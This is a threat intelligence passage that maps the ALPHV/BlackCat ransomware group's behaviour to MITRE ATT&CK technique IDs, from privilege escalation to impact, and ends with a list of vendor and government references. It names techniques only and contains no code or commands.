T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder
Privilege Escalation	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1055: Process Injection	.001: Dynamic-Link Library Injection
T1078: Valid Accounts	
T1134: Access Token	.001: Token Impersonation/Theft .002: Create Process with Token
T1548: Abuse Elevation Control Mechanism	.002: Bypass User Account Control
Defense Evasion	
T1027: Obfuscated Files or Information	.002: Software Packing .009: Embedded Payloads .013: Encrypted/Encoded File
T1036: Masquerading	.005: Match Legitimate Name or Location
T1055: Process Injection	

MITRE ATT&CK® Mappings: Alphv

Defense Evasion	
T1070: Indicator Removal	.001: Clear Windows Event Logs .004: File Deletion
T1112: Modify Registry	
T1140: Deobfuscate/Decode Files or Information	
T1222: File and Directory Permissions Modification	.001: Windows File and Directory Permissions Modification
T1484: Domain Policy Modification	.001: Group Policy Modification
T1497: Virtualization/Sandbox Evasion	.001: System Checks
T1562: Impair Defenses	.001: Disable or Modify Tools .009: Safe Mode Boot
T1564: Hide Artifacts	.010: Process Argument Spoofing
T1574: Hijack Execution Flow	.002: DLL Side-Loading .011: Services Registry Permissions Weakness
T1620: Reflective Code Loading	
T1622: Debugger Evasion	
Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory
T1552: Unsecured Credentials	

MITRE ATT&CK® Mappings: Alphv

Credential Access	
T1555: Credentials from Password Stores	.003: Credentials from Web Browsers
Discovery	
T1007: System Service Discovery	
T1012: Query Registry	
T1016: System Network Configuration Discovery	
T1018: Remote System Discovery	
T1033: System Owner/User Discovery	
T1046: Network Service Discovery	
T1057: Process Discovery	
T1069: Permission Groups Discovery	.002: Domain Groups
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	.001: Local Account .002: Domain Account
T1135: Network Share Discovery	
T1482: Domain Trust Discovery	

MITRE ATT&CK® Mappings: Alphv

Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares .004: SSH
T1570: Lateral Tool Transfer	
Collection	
T1005: Data from Local System	
T1039: Data from Network Shared Data	
T1074: Data Staged	
T1119: Automated Collection	
T1213: Data from Information Repositories	
T1560: Archive Collected Data	.001: Archive via Utility
Command and Control	
T1071: Application Layer Protocol	.001: Web Protocols
T1105: Ingress Tool Transfer	
Exfiltration	
T1020: Automated Exfiltration	
T1030: Data Transfer Size Limits	

MITRE ATT&CK® Mappings: Alphv

Exfiltration	
T1041: Exfiltration Over C2 Channel	
T1048: Exfiltration Over Alternative Protocol	.002: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage
Impact	
T1485: Data Destruction	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1491: Defacement	.001: Internal Defacement
T1498: Network Denial of Service	
T1529: System Shutdown/Reboot	
T1561: Disk Wipe	.001: Disk Content Wipe
T1657: Financial Theft	

References

- CISA (2024, February 27) “#StopRansomware: ALPHV Blackcat.” https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-353a
- Deyalsingh, Jason; Smith, Nick; Mattos, Eduardo; McLellan, Tyler (2023, April 03) Mandiant: “ALPHV Ransomware Affiliate Targets Vulnerable Backup Installations to Gain Initial Access.” https://www.mandiant.com/resources/blog/alphv-ransomware-backup
- DFIR (2024, September 30) “Nitrogen Campaign Drops Sliver and Ends With BlackCat Ransomware.” https://thedfirreport.com/2024/09/30/nitrogen-campaign-drops-sliver-and-ends-with-blackcat-ransomware/#initial-access
- ETDA (2023, June 22) “Tool: BlackCat.” https://apt.etda.or.th/cgi-bin/listgroups.cgi?t=BlackCat&n=1
- FBI (2022, April 19) “BlackCat/ALPHV Ransomware Indicators of Compromise.” https://www.ic3.gov/Media/News/2022/220420.pdf
- Gorelik, Michael (2024, September 03) Morphisec: “Decoding the Puzzle: Cicada3301 Ransomware Threat Analysis.” https://blog.morphisec.com/cicada3301-ransomware-threat-analysis
- HC3 (2024, April 05) “HC3’s Top 10 Most Active Ransomware Groups.” https://www.hhs.gov/sites/default/files/hc3-top-10-most-active-ransomware-groups-analyst-note-tlpclear-r.pdf
- Hill, Jason (2023, April 14) Varonis: “BlackCat Ransomware (ALPHV).” https://www.varonis.com/blog/blackcat-ransomware
- IBM Security X-Force Team (2023, May 30) “BlackCat (ALPHV) ransomware levels up for stealth, speed and exfiltration.” https://securityintelligence.com/x-force/blackcat-ransomware-levels-up-stealth-speed-exfiltration/
- Microsoft Threat Intelligence (2022, June 13) “The many lives of BlackCat ransomware.” https://www.microsoft.com/en-us/security/blog/2022/06/13/the-many-lives-of-blackcat-ransomware/
- MITRE (2023, June 15) “BlackCat.” https://attack.mitre.org/software/S1068/
- SecurityScorecard (n.d.) A Deep Dive Into ALPHV/BlackCat Ransomware. https://securityscorecard.com/research/deep-dive-into-alphv-blackcat-ransomware/
- StoneFly (n.d.) “BlackCat/Alphv Ransomware: In-Depth Analysis and Mitigation.” https://stonefly.com/blog/blackcat-alphv-ransomware-analysis-and-mitigation/
- Trend Micro Research (2022, October 27) “Ransomware Spotlight: BlackCat.” https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-blackcat
- Yuceel, Huseyin Can (2022, August 22) Picus Security: “BlackCat Ransomware Gang.” https://www.picussecurity.com/resource/black-cat-ransomware-gang
- Zhdanov, Andrey (2022, June 29) Group IB: “Fat Cats: An analysis of the BlackCat ransomware affiliate program.” https://www.group-ib.com/blog/blackcat/
- Zohdy, Mahmoud; Magdy, Sherif; Fahmy, Mohamed; Yamany, Bahaa (2023, May 22) Trend Micro: “BlackCat Ransomware Deploys New Signed Kernel Driver.” https://www.trendmicro.com/en_us/research/23/e/blackcat-ransomware-deploys-new-signed-kernel-driver.html

Adversary Pursuit Group

blackpoint